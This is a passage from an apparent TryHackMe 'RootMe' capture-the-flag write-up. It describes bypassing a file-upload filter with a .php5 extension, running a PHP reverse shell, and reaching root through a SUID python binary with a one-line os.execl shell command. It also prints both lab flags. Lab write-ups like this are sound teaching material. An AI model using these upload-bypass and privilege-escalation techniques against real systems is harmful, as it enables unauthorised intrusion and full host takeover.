


I changed the extension of my code to `Php` , `php%20` and finally managed to bypass the security check using `.php5` . After the upload was successful, I started my **netcat** listener.






I then navigated to the `/uploads` folder and clicked on my payload to execute it and get a reverse shell.



I spawned a **pty** shell and captured the first flag from `/var/www` directory.



```
root@kali: ~/thm/rootme
bash-4.4$ ls
ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media mnt proc sbin swap.img usr vmlinuz.old
bash-4.4$ cd /var/www
cd /var/www
bash-4.4$ ls
ls
html user.txt
bash-4.4$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
```

PRIVILEGE ESCALATION


When I checked the binaries with **suid** bit, I found **python** which seemed uncommon.

```
root@kali: ~/thm/rootme
bash-4.4$ find / -user root -perm -u=s -ls 2>/dev/null
find / -user root -perm -u=s -ls 2>/dev/null
787696 44 -rwsr-xr-x 1 root root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
787234 112 -rwsr-xr-x 1 root root 113528 Jul 10 2020 /usr/lib/snapd/snap-confine
918336 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
787659 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/openssh/ssh-keysign
787841 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
787845 16 -rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
787467 20 -rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
787290 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
787288 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
787086 44 -rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
266770 3580 -rwsr-xr-x 1 root root 3665768 Aug 4 2020 /usr/bin/python ←
787084 76 -rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
787179 76 -rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
787431 148 -rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
787289 40 -rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
787306 60 -rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
787326 24 -rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
66 40 -rwsr-xr-x 1 root root 40152 Oct 10 2019 /snap/core/8268/bin/mount
80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/8268/bin/ping
81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/8268/bin/ping6
98 40 -rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/8268/bin/su
116 27 -rwsr-xr-x 1 root root 27688 Oct 10 2019 /snap/core/8268/bin/umount
2665 71 -rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/8268/usr/bin/chfn
2667 40 -rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/8268/usr/bin/chsh
2743 74 -rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/8268/usr/bin/gpasswd
2835 39 -rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/8268/usr/bin/newgrp
2848 53 -rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/8268/usr/bin/passwd
2958 134 -rwsr-xr-x 1 root root 136808 Oct 11 2019 /snap/core/8268/usr/bin/sudo
3057 42 -rwsr-xr-x 1 root root systemd-resolve 42992 Jun 10 2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
3427 419 -rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
6462 105 -rwsr-xr-x 1 root root 106696 Dec 6 2019 /snap/core/8268/usr/lib/snapd/snap-confine
7636 386 -rwsr-xr-x 1 root root dip 394984 Jun 12 2018 /snap/core/8268/usr/sbin/pppd
66 40 -rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/9665/bin/mount
```



```
root@kali: ~/thm/rootme
66 40 -rwsr-xr-x 1 root root 40152 Oct 10 2019 /snap/core/8268/bin/mount
80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/8268/bin/ping
81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/8268/bin/ping6
98 40 -rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/8268/bin/su
116 27 -rwsr-xr-x 1 root root 27608 Oct 10 2019 /snap/core/8268/bin/umount
2665 71 -rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/8268/usr/bin/chfn
2667 40 -rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/8268/usr/bin/chsh
2743 74 -rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/8268/usr/bin/gpasswd
2835 39 -rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/8268/usr/bin/newgrp
2848 53 -rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/8268/usr/bin/passwd
2958 134 -rwsr-xr-x 1 root root 136808 Oct 11 2019 /snap/core/8268/usr/bin/sudo
3057 42 -rwsr-xr-x 1 root systemd-resolve 42992 Jun 10 2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
3427 419 -rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
6462 109 -rwsr-xr-x 1 root root 106696 Dec 6 2019 /snap/core/8268/usr/lib/snapd/snap-confine
7636 386 -rwsr-xr-x 1 root dip 394984 Jun 12 2018 /snap/core/8268/usr/sbin/pppd
66 40 -rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/9665/bin/mount
80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/9665/bin/ping
81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/9665/bin/ping6
98 40 -rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/9665/bin/su
116 27 -rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/9665/bin/umount
2605 71 -rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/9665/usr/bin/chfn
2607 40 -rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/9665/usr/bin/chsh
2683 74 -rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/9665/usr/bin/gpasswd
2775 39 -rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/9665/usr/bin/newgrp
2788 53 -rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/9665/usr/bin/passwd
2898 134 -rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/9665/usr/bin/sudo
2997 42 -rwsr-xr-x 1 root systemd-resolve 42992 Jun 11 2020 /snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
3367 419 -rwsr-xr-x 1 root root 428240 May 26 2020 /snap/core/9665/usr/lib/openssh/ssh-keysign
6405 109 -rwsr-xr-x 1 root root 110656 Jul 10 2020 /snap/core/9665/usr/lib/snapd/snap-confine
7582 386 -rwsr-xr-x 1 root dip 394984 Feb 11 2020 /snap/core/9665/usr/sbin/pppd
786527 44 -rwsr-xr-x 1 root root 43088 Jan 8 2020 /bin/mount
786567 44 -rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
786500 32 -rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
786551 64 -rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
786585 28 -rwsr-xr-x 1 root root 26696 Jan 8 2020 /bin/umount
bash-4.4$
```

I visited **gtfobins** and looked for a way to exploit this misconfiguration for a privileged access.



I followed the steps mentioned on the website and got **root** access.

```
root@kali: ~/thm/rootme
bash-4.4$ python -c 'import os; os.execl("/bin/bash", "bash", "-p")'
python -c 'import os; os.execl("/bin/bash", "bash", "-p")'
bash-4.4# whoami
whoami
root
bash-4.4#
```

After becoming the **root** user, I had complete control over the system. So I navigated to `/root` directory and captured the final flag.

```
root@kali: ~/thm/rootme
bash-4.4$ python -c 'import os; os.execl("/bin/bash", "bash", "-p")'
python -c 'import os; os.execl("/bin/bash", "bash", "-p")'
bash-4.4# whoami
whoami
root
bash-4.4# cd /root
cd /root
bash-4.4# ls
root.txt
bash-4.4# cat root.txt
cat root.txt
THM{priv1l3g3_3sc4l4t10n}
bash-4.4#
```

CONCLUSION

Here's a short summary of how I pwned **root me**:

- I discovered a directory allowing file upload operations by performing a directory brute force attack using **ffuf**.
- I tried uploading a php reverse shell payload but failed due to the target's security configuration.
- I bypassed the file extension check using `.php5` extension and executed the reverse shell payload to gain initial access.
- I captured the first flag from `/var/www`.
- I discovered **python** in the programs that has an **suid** bit which was very uncommon.
- I used **gtfobins** to find a way to exploit this misconfiguration and become **root**.
- I then captured the final flag from `/root` directory.

That's it from my side! I hope you learnt something new.

Until next time ;)

**PHP DEVELOPERS WHEN SOMEONE SAYS
'PHP IS DEAD'**

